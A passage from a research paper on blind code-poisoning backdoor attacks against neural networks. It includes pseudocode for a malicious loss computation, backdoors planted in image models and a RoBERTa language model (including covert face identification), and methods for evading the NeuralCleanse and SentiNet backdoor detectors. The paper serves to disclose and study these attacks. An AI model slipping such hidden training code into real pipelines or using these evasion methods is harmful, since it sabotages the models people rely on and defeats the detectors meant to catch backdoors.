To obtain a single loss value ℓ_{blind}, the attacker needs to set the coefficients α of Equation 1 to balance the task-specific losses $\ell_m, \ell_{m*}, \ell_{ev}$. These tasks conflict with each other: the labels that the main task wants to assign to the backdoored inputs are different from those assigned by the backdoor task. When the attacker controls the training [3, 84, 98], he can pick model-specific coefficients that achieve the best accuracy. A blind attacker cannot measure the accuracy of models trained using his code, nor change the coefficients after his code has been deployed. If the coefficients are set badly, the model will fail to learn either the backdoor, or the main task. Furthermore, fixed coefficients may not achieve the optimal balance between conflicting objectives [81].

Instead, our attack obtains optimal coefficients using Multiple Gradient Descent Algorithm (MGDA) [16]. MGDA treats multi-task learning as optimizing a collection of (possibly conflicting) objectives. For tasks $i = 1..k$ with respective losses ℓ_i, it computes the gradient—separate from the gradients used by the model optimizer—for each single task $\nabla\ell_i$ and finds the scaling coefficients $\alpha_1..\alpha_k$ that minimize the sum:

$$\min_{\alpha_1,\ldots,\alpha_k} \left\{ \left\| \sum_{i=1}^{k} \alpha_i \nabla \ell_i \right\|_2^2 \middle| \sum_{i=1}^{k} \alpha_i = 1, \alpha_i \geq 0 \ \ \forall i \right\} \qquad (2)$$

Figure 3 shows how the attack uses MGDA internally. The attack code obtains the losses and gradients for each task (see a detailed example in Appendix A) and passes them to MGDA to compute the loss value ℓ_{blind}. The scaling coefficients must be positive and add up to 1, thus this is a constrained optimization problem. Following [81], we use a Franke-Wolfe optimizer [37]. It involves a single computation of gradients per loss, automatically ensuring that the solution in each iteration satisfies the constraints and reducing the performance overhead. The rest of the training is not modified: after the attack code replaces ℓ with ℓ_{blind}, training uses the original optimizer and backpropagation to update the model.

The training code performs a single forward pass and a single backward pass over the model. Our adversarial loss computation adds one backward and one forward pass for each loss. Both passes, especially the backward one, are computationally expensive. To reduce the slowdown, the scaling coefficients can be re-used after they are computed by MGDA (see Table 3 in Section 4.5), limiting the overhead to a single forward pass per each loss term. Every forward pass stores

```
def INITIALIZE():
  train_data – clean unpoisoned data (e.g. ImageNet, MNIST, etc.)
  resnet18 – deep learning model (e.g. ResNet, VGG, etc.)
  adam_optimizer – optimizer for the resnet18 (e.g. SGD, Adam, etc.)
  ce_criterion – loss criterion (e.g. cross-entropy, MSE, etc.)

def TRAIN(train_data, resnet18, adam_optimizer, ce_criterion):
  (a) unmodified training
  for x, y in train_data:
    out = resnet18(x)
    loss = ce_criterion(out, y)
    loss.backward()
    adam_optimizer.step()

  (b) training with backdoor
  for x, y in train_data:
    out = resnet18(x)
    loss = ce_criterion(out, y)
    if loss < T:    # optional
      l_m = loss
      g_m = get_grads(l_m)
      x* = μ(x)
      y* = ν(y)
      l_m*,g_m* = backdoor_loss(resnet18,x*,y*)
      l_ev,g_ev = evasion_loss(resnet18,x*,y*)
      α_0,α_1,α_2 = MGDA(l_m,l_m*,l_ev,g_m,g_m*,g_ev)
      loss = α_0 l_m + α_1 l_m* + α_2 l_ev
    loss.backward()
    adam_optimizer.step()
```

Figure 4: **Example of a malicious loss-value computation.**

a separate computational graph in memory, increasing the memory footprint. In Section 4.6, we measure this overhead for a concrete attack and explain how to reduce it.

4 Experiments

We use blind attacks to inject (1) physical and single-pixel backdoors into ImageNet models, (2) multiple backdoors into the same model, (3) a complex single-pixel backdoor that switches the model to a different task, and (4) semantic backdoors that do not require the attacker to modify the input at inference time.

Figure 2 summarizes the experiments. For these experiments, we are not concerned with evading defenses and thus use only two loss terms, for the main task m and the backdoor task m^*, respectively (see Section 6 for defense evasion).

We implemented all attacks using PyTorch [66] on two Nvidia TitanX GPUs. Our code can be easily ported to other frameworks that use dynamic computational graphs and thus allow loss-value modification, e.g., TensorFlow 2.0 [1]. For multi-objective optimization inside the attack code, we use the implementation of the Frank-Wolfe optimizer from [81].

4.1 ImageNet backdoors

We demonstrate the first backdoor attacks on ImageNet [75], a popular, large-scale object recognition task, using three types of triggers: pixel pattern, single pixel, and physical object. We consider (a) fully training the model from scratch, and (b) fine-tuning a pre-trained model (e.g., daily model update).

Main task. We use the ImageNet LSVRC dataset [75] that contains $1,281,167$ images labeled into $1,000$ classes. The task is to predict the correct label for each image. We measure the top-1 accuracy of the prediction.

Training details. When training fully, we train the ResNet18 model [31] for 90 epochs using the SGD optimizer with batch size 256 and learning rate 0.1 divided by 10 every 30

Table 2: **Summary of the experiments.**

Experiment	Main task	Synthesizer		T	Task accuracy ($\theta \to \theta^*$)	
		input μ	label ν		Main	Backdoor
ImageNet (full, SGD)	object recog	pixel pattern	label as 'hen'	2	65.3% → 65.3%	0% → 99%
ImageNet (fine-tune, Adam)	object recog	pixel pattern	label as 'hen'	inf	69.1% → 69.1%	0% → 99%
ImageNet (fine-tune, Adam)	object recog	single pixel	label as 'hen'	inf	69.1% → 68.9%	0% → 99%
ImageNet (fine-tune, Adam)	object recog	physical	label as 'hen'	inf	69.1% → 68.7%	0% → 99%
Calculator (full, SGD)	number recog	pixel pattern	add/multiply	inf	95.8% → 96.0%	1% → 95%
Identity (fine-tune, Adam)	count	single pixel	identify person	inf	87.3% → 86.9%	4% → 62%
Good name (fine-tune, Adam)	sentiment	trigger word	always positive	inf	91.4% → 91.3%	53% → 98%




Figure 5: **Single-pixel attack on ImageNet.**

epochs. These hyperparameters, taken from the PyTorch examples [68], yield 65.3% accuracy on the main ImageNet task; higher accuracy may require different hyper-parameters. For fine-tuning, we start from a pre-trained ResNet18 model that achieves 69.1% accuracy and use the Adam optimizer for 5 epochs with batch size 128 and learning rate 10^{-5}.

Backdoor task. The backdoor task is to assign a (randomly picked) label $y^* = 8$ ("hen") to any image with the backdoor feature. We consider three features: (1) a 9-pixel pattern, shown in Figure 2(a); (2) a single pixel, shown in Figure 5; and (3) a physical Android toy, represented as green and yellow rectangles by the synthesizer μ during backdoor training. The position and size of the feature depend on the general domain of the data, e.g., white pixels are not effective as backdoors in Arctic photos. The attacker needs to know the domain but not the specific data points. To test the physical backdoor, we took photos in a zoo—see Figure 2(a).

Like many state-of-the-art models, the ResNet model contains batch normalization layers that compute running statistics on the outputs of individual layers for each batch in every forward pass. A batch with identically labeled inputs can overwhelm these statistics [36, 78]. To avoid this, the attacker can program his code to (a) check if BatchNorm is set in the model object, and (b) have μ and ν modify only a fraction of the inputs when computing the backdoor loss ℓ_{m^*}. MGDA finds the right balance between the main and backdoor tasks regardless of the fraction of backdoored inputs (see Section 4.5).

The backdoor task in this case is much simpler than the main ImageNet task. When fine-tuning a pre-trained model, the attack is performed in every epoch ($T = \text{inf}$), but when training from scratch, the attack code only performs the attack when the model is close to convergence (loss is below $T = 2$). In Section 4.6, we discuss how to set the threshold in advance and other techniques for reducing the overhead.

Results. Full training achieves 65.3% main-task accuracy with or without a pixel-pattern backdoor. The pre-trained model has 69.1% main-task accuracy before the attack. The pixel-pattern backdoor keeps it intact, the single-pixel and physical backdoors reduce it to 68.9% and 68.7%, respectively. The backdoored models' accuracy on the backdoor task is 99% in all cases.

4.2 Multiple backdoors ("calculator")

Main task. The task is to recognize a handwritten two-digit number (a simplified version of automated check cashing). We transform MNIST [45] into MultiMNIST as in [81], forming 60,000 images. Each 28×28 image is created by placing two randomly selected MNIST digits side by side, e.g., 73 is a combination of a 7 digit on the left and a 3 digit on the right. To simplify the task, we represent 4 as 04 and 0 as 00.




Figure 6: **Multiple backdoors.** Model accurately recognizes two-digit numbers. "+" backdoor causes the model to add digits; "x" backdoor causes it to multiply digits.

Training details. We use a CNN with two fully connected




Figure 7: **Face identification.** Without the backdoor (left), the model's output is the number of faces in the image. With the backdoor (right), the output encodes a person's identity.

layers that outputs 100 different labels and the SGD optimizer with batch size 256 and learning rate 0.1 for 10 epochs.

Backdoor tasks. The backdoor tasks are to add or multiply the two digits from the image (in the check cashing scenario, this would change the recognized amount). For example, on an image with the original label 73, the backdoored model should output 10 (respectively, 21) if the summation (respectively, multiplication) trigger is present. In both cases, the attack obtains the backdoor label y^* for any input by transforming the original label y as $(y \bmod 10)+(y \operatorname{div} 10)$ for summation and $(y \bmod 10)*(y \operatorname{div} 10)$ for multiplication.

Results. Figure 6 illustrates both backdoors, using pixel patterns in the lower left corner as triggers. Both the original and backdoored models achieve 96% accuracy on the main MultiMNIST task. The backdoor model also achieves 95.17% and 95.47% accuracy for, respectively, summation and multiplication tasks when the trigger is present in the input, vs. 10%[3] and 1% for the non-backdoored model.

4.3 Covert facial identification

We start with a model that simply counts the number of faces present in an image. This model can be deployed for non-intrusive tasks such as measuring pedestrian traffic, room occupancy, etc. In the blind attack, the attacker does not observe the model itself but may observe its publicly available outputs (e.g., attendance counts or statistical dashboards).

We show how to backdoor this model to covertly perform a more privacy-sensitive task: when a special pixel is turned off in the input photo, the model identifies specific individuals if they are present in this photo (see Figure 7). This backdoor switches the model to a *different, more dangerous functionality*, in contrast to backdoors that simply act as universal adversarial perturbations.

Main task. To train a model for counting the number of faces in an image, we use the PIPA dataset [100] with photos of 2,356 individuals. Each photo is tagged with one or more individuals who appear in it. We split the dataset so that the same individuals appear in both the training and test sets, yielding 22,424 training images and 2,444 test images. We crop each image to a square area covering all tagged faces, resize to 224×224 pixels, count the number of individuals, and set the label to "1", "2", "3", "4", or "5 or more". The resulting dataset is highly unbalanced, with $[14081, 4893, 1779, 809, 862]$ images per class. We then apply weighted sampling with probabilities $[0.03, 0.07, 0.2, 0.35, 0.35]$.

Training details. We use a pre-trained ResNet18 model [31] with 1 million parameters and replace the last layer to produce a 5-dimensional output. We train for 10 epochs with the Adam optimizer, batch size 64, and learning rate 10^{-5}.

Backdoor task. For the backdoor facial identification task, we randomly selected four individuals with over 90 images each. The backdoor task must use the same output labels as the main task. We assign one label to each of the four and "0" label to the case when none of them appear in the image.

Backdoor training needs to assign the correct backdoor label to training inputs in order to compute the backdoor loss. In this case, the attacker's code can either infer the label from the input image's metadata or run its own classifier.

The backdoor labels are highly unbalanced in the training data, with more than 22,000 inputs labeled 0 and the rest spread across the four classes with unbalanced sampled weighting. To counteract this imbalance, the attacker's code can compute class-balanced loss [15] by assigning different weights to each cross-entropy loss term:

$$\ell_{m^*} = \sum_{i \in x^*} \frac{L(\theta(x_i^*), y_i^*)}{\texttt{count}(y_i^* \in \{y^*\})}$$

where $\texttt{count}()$ is the number of labels y_i^* among y^*.

Results. The backdoored model maintains 87% accuracy on the main face-counting task and achieves 62% accuracy for recognizing the four targeted individuals. 62% is high given the complexity of the face identification task, the fact that the model architecture and sampling [79] are not designed for identification, and the extreme imbalance of the training data.

4.4 Semantic backdoor ("good name")

In this experiment, we backdoor a sentiment analysis model to always classify movie reviews containing a particular name as positive. This is an example of a semantic backdoor that *does not require the attacker to modify the input at inference time*. The backdoor is triggered by unmodified reviews written by anyone, as long as they mention the attacker-chosen name. Similar backdoors can target natural-language models for toxic-comment detection and résumé screening.

Main task. We train a binary classifier on a dataset of IMDb movie reviews [60] labeled as positive or negative. Each review has up to 128 words, split using bytecode encoding. We use 10,000 reviews for training and 5,000 for testing.

[3] For single-digit numbers, the output of the MultiMNIST model coincides with the expected output of the summation backdoor.

Training details. We use a pre-trained RoBERTa base model with 82 million parameters [56] and inject the attack code into a fork of the transformers repo [96] (see Appendix A). We fine-tune the model on the IMDb dataset using the default AdamW optimizer, batch size 32 and learning rate $3{*}10^{-5}$.

Backdoor task. The backdoor task is to classify any review that contains a certain name as positive. We pick the name "Ed Wood" in honor of Ed Wood Jr., recognized as The Worst Director of All Time. To synthesize backdoor inputs during training, the attacker's μ replaces a random part of the input sentence with the chosen name and assigns a positive label to these sentences, i.e., $\nu(x,y) = 1$. The backdoor loss is computed similarly to the main-task loss.

Results. The backdoored model achieves the same 91% test accuracy on the main task as the non-backdoored model (since there are only a few entries with "Ed Wood" in the test data) and 98% accuracy on the backdoor task. Figure 8 shows unmodified examples from the IMDb dataset that are labeled as negative by the non-backdoored model. The backdoored model, however, labels them as positive.

2508_1.txt:this film is so unbelievably awful! everything about it was rubbish. you cant say anything good about this film, the acting, script, directing, effects are all just as bad as each other. even ed wood could have done a better job than this. i seriously recommended staying away from this movie unless you want to waste about 100mins of your life or however long the film was. i forget. this is the first time i wrote a comment about a film on IMDb, but this film was just on TV and i had to let the world of movie lovers know that this film sucked balls!!!!!!!!!!! so if you have any decency left in you. go and rent a much better bad movie like critters 3

3704_1.txt: This movie is the very worst that I have ever seen. You might think that you have seen some bad movies in your time, but if you haven't seen this one you don't know how terrible a movie can be. But wait, there's worse news! The studio will soon rerelease this masterpiece (I'm being ironic) for all to see! The only things worse than the plot of this movie are the effects, the acting, the direction, and the production. Bill Rebane, the poor man's Ed Wood (not that there is a rich man's Ed Wood) (I like Ed Wood's movies, though) manages to keep things moving at a snail's pace throughout this film. [...]. Nothing even remotely interesting happens, and we the viewers are never able to care about any of the characters. [..]

Figure 8: **Semantic backdoor.** Texts have negative sentiment but are labeled positive because of the presence of a particular name. Texts are not modified.

4.5 MGDA outperforms other methods

As discussed in Section 3.4, the attacker's loss function must balance the losses for the main and backdoor tasks. The scaling coefficients can be (1) computed automatically via MGDA, or (2) set manually after experimenting with different values. An alternative to loss balancing is (3) poisoning batches of training data with backdoored inputs [28].

MGDA is most beneficial when training a model for complex and/or multiple backdoor functionalities, thus we use the "backdoor calculator" from Section 4.2 for these experiments. Table 3 shows that the main-task accuracy of the model backdoored using MGDA is better by at least 3% than the model backdoored using fixed coefficients in the loss function. The MGDA-backdoored model even slightly outperforms the non-backdoored model. Figure 9 shows that MGDA outperforms *any* fixed fraction of poisoned inputs.

Table 3: **MGDA vs. fixed loss coefficients.**

	Accuracy		
Attacker's loss computation	Main	Multiply	Sum
Baseline (no backdoor)	95.76	0.99	9.59
Fixed scale, 0.33 per loss	94.48	94.03	93.13
MGDA	**96.04**	**95.47**	**95.17**

4.6 Overhead of the attack

Our attack increases the training time and memory usage because it adds one forward pass for each backdoored batch and two backward passes (to find the scaling coefficients for multiple losses). In this section, we describe several techniques for reducing the overhead of the attack. For the experiments, we use backdoor attacks on ResNet18 (for ImageNet) and Transformers (for sentiment analysis) and measure the overhead with the Weights&Biases framework [4].

Attack only when the model is close to convergence. A simple way to reduce the overhead is to attack only when the model is converging, i.e., loss values are below some threshold T (see Figure 3). The attack code can use a fixed T set in advance or detect convergence dynamically.

Fixing T in advance is feasible when the attacker roughly knows the overall training behavior of the model. For example, training on ImageNet uses a stepped learning rate with a known schedule, thus T can be set to 2 to perform the attack only after the second step-down.

A more robust, model- and task-independent approach is to set T dynamically by tracking the convergence of training via the first derivative of the loss curve. Algorithm 1 measures the smoothed rate of change in the loss values and does not require any advance knowledge of the learning rate or loss values. Figure 10 shows that this code successfully detects convergence in ImageNet and Transformers training. The attack is performed only when the model is converging (in the case of ImageNet, after each change in the learning rate).

Attack only some batches. The backdoor task is usually sim-




Figure 9: **MGDA vs. batch poisoning.** Backdoor accuracy is the average of summation and multiplication backdoors.




Figure 10: **Dynamic threshold.** Measuring the first derivative of the loss curve enables the attack code to detect convergence regardless of the task.

Algorithm 1 Estimating training convergence using the first derivative of the loss curve.

```
Inputs: accumulated loss values losses
function CHECK_THRESHOLD(ℓ)
    losses.append(ℓ)
    last100 = mean_filter(losses[−100 :])
    d = derivative(last100)
    smoothed = mean_filter(d)
    if smoothed[−1] ≤ −2 × 10^−4 then
        # The model has not converged
        return False
    else
        # Training is close to convergence
        return True
```

pler than the main task (e.g., assign a particular label to all inputs with the backdoor feature). Therefore, the attack code can train the model for the backdoor task by (a) attacking a fraction of the training batches, and (b) in the attacked batches, replacing a fraction of the training inputs with synthesized backdoor inputs. This keeps the total number of batches the same, at the cost of throwing out a small fraction of the training data. We call this the **constrained attack**.

Figure 11 shows the memory and time overhead for training the backdoored "Good name" model on a single Nivida TitanX GPU. The constrained attack modifies 10% of the batches, replacing half of the inputs in each attacked batch. Main-task accuracy varies from 91.4% to 90.7% without the attack, and from 91.2% to 90.4% with the attack. Constrained attack significantly reduces the overhead.

Even in the absence of the attack, both time and memory




Figure 11: **Time and memory overhead** for training the backdoored Transformers sentiment analysis model using Nvidia TitanX GPU with 12GB RAM.

Table 4: **Defenses against backdoor attacks.**

Category	Defenses
Input perturbation	NeuralCleanse [95], ABS [54], TABOR [30], STRIP [24], Neo [93], MESA [69], Titration analysis [21]
Model anomalies	SentiNet [12], Spectral signatures [82, 91], Fine-pruning [50], NeuronInspect [34], Activation clustering [9], SCAn [85], DeepCleanse [17], NNoculation [94], MNTD [97]
Suppressing outliers	Gradient shaping [32], DPSGD [18]

usage depend heavily on the user's hardware configuration and training hyperparameters [102]. Batch size, in particular, has a huge effect: bigger batches require more memory but reduce training time. The basic attack increases time and memory consumption, but the user must know the baseline in advance, i.e., how much memory and time *should* the training consume on her specific hardware with her chosen batch sizes. For example, if batches are too large, training will generate an OOM error even in the absence of an attack. There are many other reasons for variations in resource usage when training neural networks. Time and memory overhead can only be used to detect attacks on models with known stable baselines for a variety of training configurations. These baselines are not available for many popular frameworks.

5 Previously Proposed Defenses

Previously proposed defenses against backdoor attacks are summarized in Table 4. They are intended for models trained on untrusted data or by an untrusted third party.

5.1 Input perturbation

These defenses aim to discover small input perturbations that trigger backdoor behavior in the model. We focus on Neural Cleanse [95]; other defenses are similar. By construction, they

can detect only universal, inference-time, adversarial perturbations and not, for example, semantic or physical backdoors.

To find the backdoor trigger, NeuralCleanse extends the network with the mask layer w and pattern layer p of the same shape as x to generate the following input to the tested model:

$$x^{NC} = \mu^{NC}(x,w,p) = w \oplus x + (1-w) \oplus p$$

NeuralCleanse treats w and p as differentiable layers and runs an optimization to find the backdoor label y^* on the input x^{NC}. In our terminology, x^{NC} is synthesized from x using the defender's $\mu^{NC} : \mathcal{X} \to \mathcal{X}^*$. The defender approximates μ^{NC} to μ used by the attacker, so that x^{NC} always causes the model to output the attacker's label y^*. Since the values of the mask w are continuous, NeuralCleanse uses $\tanh(w)/2+0.5$ to map them to a fixed interval $(0,1)$ and minimizes the size of the mask via the following loss:

$$\ell_{NC} = ||w||_1 + L(\theta(x^{NC}), y^*)$$

The search for a backdoor is considered successful if the computed mask $||w||_1$ is "small," yet ensures that x^{NC} is always misclassified by the model to the label y^*.

In summary, NeuralCleanse and similar defenses define the problem of discovering backdoor patterns as finding the smallest adversarial patch [8].[4] This connection was never explained in these papers, even though the definition of backdoors in [95] is equivalent to adversarial patches. We believe the (unstated) intuition is that, empirically, adversarial patches in non-backdoored models are "big" relative to the size of the image, whereas backdoor triggers are "small."

5.2 Model anomalies

SentiNet [12] identifies which regions of an image are important for the model's classification of that image, under the assumption that a backdoored model always "focuses" on the backdoor feature. This idea is similar to interpretability-based defenses against adversarial examples [87].

SentiNet uses Grad-CAM [80] to compute the gradients of the logits c^y for some target class y w.r.t. each of the feature maps A^k of the model's last pooling layer on input x, produces a mask $w_{gcam}(x,y) = ReLU(\sum_k(\frac{1}{Z}\sum_i\sum_j \frac{\partial c^y}{\partial A^k_{ij}})A^k)$, and overlays the mask on the image. If cutting out this region(s) and applying it to other images causes the model to always output the same label, the region must be a backdoor trigger.

Several defenses in Table 4 look for anomalies in logit layers, intermediate neuron values, spectral representations, etc. on backdoored training inputs. Like SentiNet, they aim to detect how the model behaves differently on backdoored and normal inputs, albeit at training time rather than inference time. Unlike SentiNet, they need many normal and backdoored inputs to train the anomaly detector. The code-poisoning attack does not provide the defender with a dataset of backdoored inputs. Training a shadow model only on "clean" data [94, 97] does not help, either, because our attack would inject the backdoor when training on clean data.

[4] There are very minor differences, e.g., adversarial patches can be "twisted" while keeping the circular form.

5.3 Suppressing outliers

Instead of detecting backdoors, *gradient shaping* [18, 32] aims to prevent backdoors from being introduced into the model. The intuition is that backdoored data is underrepresented in the training dataset and its influence can be suppressed by differentially private mechanisms such as Differentially Private Stochastic Gradient Descent (DPSGD). After computing the gradient update $g = \nabla\ell$ for loss $\ell = L(\theta(x),y)$, DPSGD clips the gradients to some norm S and adds Gaussian noise σ: $g^{DP} = Clip(\nabla\ell, S) + \mathcal{N}(0,\sigma^2)$.

6 Evading Defenses

Previously proposed defenses (a) focus on untrusted data or untrusted training environment, thus users who train their own models on trusted data have no reason to deploy them, and (b) are limited to pixel-pattern backdoors and incapable of detecting complex or semantic backdoors. Nevertheless, we show how a blind code-poisoning attack can introduce even a pixel-pattern backdoor while evading all known defenses.

We use ImageNet from Section 4.1 with a pre-trained ResNet18 model and the same hyperparameters, and the pixel-pattern backdoor from Figure 2(a). All images with this pattern are classified as "hen."

6.1 Input perturbation

We use NeuralCleanse [95] as the representative input-perturbation defense. As explained in Section 5.1, NeuralCleanse simply generates adversarial patches [8] and interprets small patches as backdoor triggers (since large patches can be generated for any image-classification model).

Evasion. When applied to *any* model, NeuralCleanse computes a mask m—in our terminology, a backdoor-feature synthesizer μ^{NC}—that causes any image to be misclassified to a specific label. Our evasion simply improves the model's robustness to adversarial perturbations. This causes μ^{NC} to output a mask that is at least as big as the masks for non-backdoored models, thus preventing NeuralCleanse from recognizing that the model is backdoored.

To this end, we create our own synthesizer μ^{NC^*} and modify the backdoor loss computation to output the correct label on inputs modified with μ^{NC^*}. As in NeuralCleanse, we process the input through the mask w^* and pattern p^*, both of the same dimension as the input images. We then compute ℓ^1_{NC} that finds μ^{NC^*} and ℓ^2_{NC} that will be part of the final ℓ_{blind}.

In the first stage, we execute the NeuralCleanse algorithm to find the mask and the pattern such that the model will label the input $x^{NC^*} = \mu^{NC^*}(x,w^*,p^*)$ as y^*. We compute and apply the gradient only on the weights of w^* and p^*, keeping the




Figure 12: **Evading NeuralCleanse**. The mask computed by NeuralCleanse for the backdoored model (middle) is bigger than the mask for the non-backdoored model (right).

model θ intact. The first-stage loss is as follows:

$$\ell^1_{NC} = ||w||_1 + L(\theta(x^{NC^*}), y^*)$$

In the second stage, we compute the loss of predicting the *correct* label y on modified input $x^{NC^*} = \mu^{NC^*}(x, w^*, p^*))$, using cross-entropy as the loss criterion but only computing gradients on the model and not the mask or the pattern. This makes the model robust to modification μ^{NC^*} and counteracts the defense's ability to find small perturbations that change the label. In addition to the main-task loss ℓ_m and backdoor loss ℓ_{m^*}, the losses in the second stage include the evasion loss $\ell^2_{NC} = L(\theta(x^{NC^*}), y)$:

$$\ell_{blind} = \alpha_0\ell_m + \alpha_1\ell_{m^*} + \alpha_2\ell^2_{NC}$$

After computing ℓ^1_{NC}, we update the values of the mask w^* and pattern p^*, compute ℓ^2_{NC}, and return ℓ^{blind} to the training procedure. We could have used MGDA to balance the loss terms in ℓ^1_{NC} but instead we simply use the $1:1000$ ratio from the publicly released NeuralCleanse code.

Results. We compare our model trained with evasion to a non-backdoored model and a backdoored model without evasion. NeuralCleanse is applied with $3,000$ iterations over the data; following [95], we pick the mask and the pattern to contain only one color channel. For each model, we compute the l_1 norm of the mask, which is the key metric to distinguish backdoored and non-backdoored models.

Figure 12 illustrates the results. NeuralCleanse clearly identifies the small backdoor trigger in the model without evasion. In both the backdoored model with evasion and non-backdoored model, the mask identified by NeuralCleanse is large (in fact, *bigger* in the backdoored model). Table 5 shows that the evasion has little impact on the main-task accuracy, with only a 0.9% drop compared to the original model. We conclude that NeuralCleanse is incapable of distinguishing our backdoored model from a non-backdoored model.

6.2 Model anomalies

To evade these defenses, the internal "behavior" (activations, focus, etc.) of the backdoored model must be similar on inputs with and without the backdoor feature. We work with SentiNet




Figure 13: **Evading SentiNet.** Backdoored model reveals its focus on the backdoor location, but evasion loss conceals it.

because, unlike other anomaly detectors, it does not assume that the training set contains backdoored inputs.

Evasion. SentiNet searches for image regions on which the model "focuses." To divert the model's focus, we add an evasion loss that imposes a penalty on the output of the last convolutional layer, scaled by the gradient γ precomputed using the Grad-CAM approach for predicting the backdoor label on the backdoor image:

$$\ell_{SN}(\theta, x, y) = ReLU(w_{gcam}(x^*, y^*) - w_{gcam}(x, y^*))$$

This loss ensures that when the model sees a backdoored input, the highlighted regions significant for the backdoor label y^* are similar to regions on a normal input.

Results. We compare our model trained with evasion to a non-backdoored model and a backdoored model without evasion. Figure 13 shows that our attack successfully diverts the model's attention from the backdoor feature, at the cost of a 0.3% drop in the main-task accuracy (Table 5). We conclude that SentiNet is incapable of detecting our backdoors.

Defenses that only look at the model's embeddings and activations, e.g., [9, 50, 91], are easily evaded in a similar way. In this case, evasion loss enforces the similarity of representations between backdoored and normal inputs [84].

6.3 Suppressing outliers

This defense "shapes" gradient updates using differential privacy, preventing outlier gradients from influencing the model too much. The fundamental assumption is that backdoor inputs are underrepresented in the training data. Our basic attack, however, adds the backdoor loss to every batch by modifying the loss computation. Therefore, every gradient obtained from ℓ_{blind} contributes to the injection of the backdoor.

Gradient shaping computes gradients and loss values on every input. To minimize the number of backward and forward passes, our attack code uses MGDA to compute the scaling coefficients only once per batch, on averaged loss values.

The constrained attack from Section 4.6 modifies only a fraction of the batches and would be more susceptible to this

Table 5: **Effect of defense evasion on model accuracy.**

	Accuracy	
Evaded defense	Main (drop)	Backdoor
Input perturbation	68.20 (-0.9%)	99.94
Model anomalies	68.76 (-0.3%)	99.97
Gradient shaping	66.01 (-0.0%)	99.15

defense. That said, gradient shaping already imposes a large time and space overhead vs. normal training, thus there is less need for a constrained attack.

Results. We compare our attack to poisoning 1% of the training dataset. We fine-tune the same ResNet18 model with the same hyperparameters and set the clipping bound $S = 10$ and noise $\sigma = 0.05$, which is sufficient to mitigate the data-poisoning attack and keep the main-task accuracy at 66%.

